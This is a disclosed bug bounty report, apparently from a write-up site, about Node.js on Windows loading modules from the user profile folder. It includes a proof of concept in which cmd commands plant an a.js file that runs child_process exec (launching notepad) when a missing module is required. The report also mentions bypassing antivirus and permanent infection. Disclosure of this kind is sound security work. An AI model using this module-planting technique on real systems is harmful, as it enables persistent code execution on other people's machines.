loader.js is not secure
Node.js on Windows includes the user profile directory in its module search path, so an attacker who can write a file there can have arbitrary code executed when a Node.js application fails to find a required module. The report demonstrates that creating a malicious module in the user's .node_modules folder causes code execution when require is called for a missing module.

- Disclosed after 12 months
Summary:
Node.js loader.js can be exploited by an attacker
The vulnerability
https://github.com/nodejs/node/blob/a33c3c6d33fa81fa59a5aa95246d7f599e6abdd3/lib/internal/modules/cjs/loader.js#L892
Module._initPaths = function() {
  var homeDir;
  var nodePath;
  if (isWindows) {
    homeDir = process.env.USERPROFILE; //It can be vulnerable!
    nodePath = process.env.NODE_PATH;
  } else {
    homeDir = safeGetenv('HOME');
    nodePath = safeGetenv('NODE_PATH');
  }

  var prefixDir;

  if (isWindows) {
    prefixDir = path.resolve(process.execPath, '..');
  } else {
    prefixDir = path.resolve(process.execPath, '..', '..');
  }
  var paths = [path.resolve(prefixDir, 'lib', 'node')];

  //can be easily exploited
  if (homeDir) {
    paths.unshift(path.resolve(homeDir, '.node_libraries'));
    paths.unshift(path.resolve(homeDir, '.node_modules'));
  }

  if (nodePath) {
    paths = nodePath.split(path.delimiter).filter(function pathsFilterCB(path) {
      return !!path;
    }).concat(paths);
  }

  modulePaths = paths;

  Module.globalPaths = modulePaths.slice(0);
};

loader.js added %userprofile\.node_moduels and %userprofile\.node_libraries to globalPaths.
It means following behavior can occur easily when tries to require
you can test like below
C:\Users\cdpyt\OneDrive\Desktop\rce>node -v
v12.4.0

C:\Users\cdpyt\OneDrive\Desktop\rce>node
Welcome to Node.js v12.4.0.
Type ".help" for more information.
> require('a')
Thrown:
Error: Cannot find module 'a'
Require stack:
- <repl>
    at Function.Module._resolveFilename (internal/modules/cjs/loader.js:623:15)
    at Function.Module._load (internal/modules/cjs/loader.js:527:27)
    at Module.require (internal/modules/cjs/loader.js:681:19)
    at require (internal/modules/cjs/helpers.js:16:16) {
  code: 'MODULE_NOT_FOUND',
  requireStack: [ '<repl>' ]
}
>
It looks like normal behavior.
But some side effect exists.
F516992
let's test like below
mkdir %userprofile%\.node_modules
cd %userprofile%\.node_modules
echo const { exec } = require('child_process').exec("notepad") > a.js

C:\Users\cdpyt\.node_modules>dir
 C 드라이브의 볼륨에는 이름이 없습니다.
 볼륨 일련 번호: 1AAF-F852

 C:\Users\cdpyt\.node_modules 디렉터리

2019-06-26  오후 04:01    <DIR>          .
2019-06-26  오후 04:01    <DIR>          ..
2019-06-26  오후 04:01                60 a.js
               1개 파일                  60 바이트

run node and require('a')
F516991
It is a really serious bug because many software uses nodes on Windows systems!
node will attempt to install the library file under the node_modules in the current path or in the initialized path using npm init.
a special case is global installation with npm install -g [package names]
global installation uses %appdata%\npm path.
C:\Users\cdpyt\.node_modules>where eslint
C:\Users\cdpyt\AppData\Roaming\npm\eslint
C:\Users\cdpyt\AppData\Roaming\npm\eslint.cmd
So, on a Windows system, node does not need to use %userprofile\.node_modules and %userprofile\.node_libraries paths in general cases.
node has really powerful features on Windows.
If this bug is exploited by malicious code, AV can be easily bypassed.
Steps To Reproduce:
- installation node latest version(v12.4.0) on windows
- copy and paste below commands to
cmd.exeCMD mkdir %userprofile%\.node_modules cd %userprofile%\.node_modules echo const { exec } = require('child_process').exec("notepad") > a.js - run node and type
requrie('a') - notpad.exe will be poped!
Suggested fix
- Fix the
loader.js
if (isWindows) {
    //homeDir = process.env.USERPROFILE;
    nodePath = process.env.NODE_PATH;
  } else {
    homeDir = safeGetenv('HOME');
    nodePath = safeGetenv('NODE_PATH');
  }
Supporting Material/References:
The executables were downloaded from the official web site.
C:\Users\cdpyt\.node_modules>node -v
v12.4.0
Impact
If require does not find the current path of the module, the node tries to search the global path.
%userprofile% path allows you to create a new JavaScript file.
If the target application uses node or electron and does not do absolute path checking before require every time, it is dangerous for potential attacks.
Attackers should target applications that fail to load library files. However, these behaviors are easy to find.
An attacker can create JavaScript files in a variety of ways. This is a more safe way to create pe files.
After the creation to a specific path a javascript file, the target system will permanently infect.
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely, the module loader on Windows adds the user's home directory to the global module search path, allowing modules placed there to be loaded without proper validation.
Impact
An attacker who can write to the user profile directory could execute arbitrary code when a Node.js application requires a missing module, potentially leading to permanent infection.
What the attacker needed
Windows system; Node.js installed; Attacker can write to user profile
The fix
The loader should not include the user profile directory in the global module search path on Windows.
How it was found
- Install Node.js on Windows.
- Create a .node_modules folder in the user profile and place a malicious JavaScript file there.
- Run Node.js and require a module that does not exist, causing the malicious file to be loaded and executed.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When a Node.js program needs a library, it looks in several folders. On Windows, one of those folders is inside your user profile. If an attacker can put a file there, the program might run it by mistake. This report shows that trick can run any program, like Notepad.
What is RCE?
Running the attacker's code on the target's servers: through command or code injection, unsafe deserialisation or template injection.


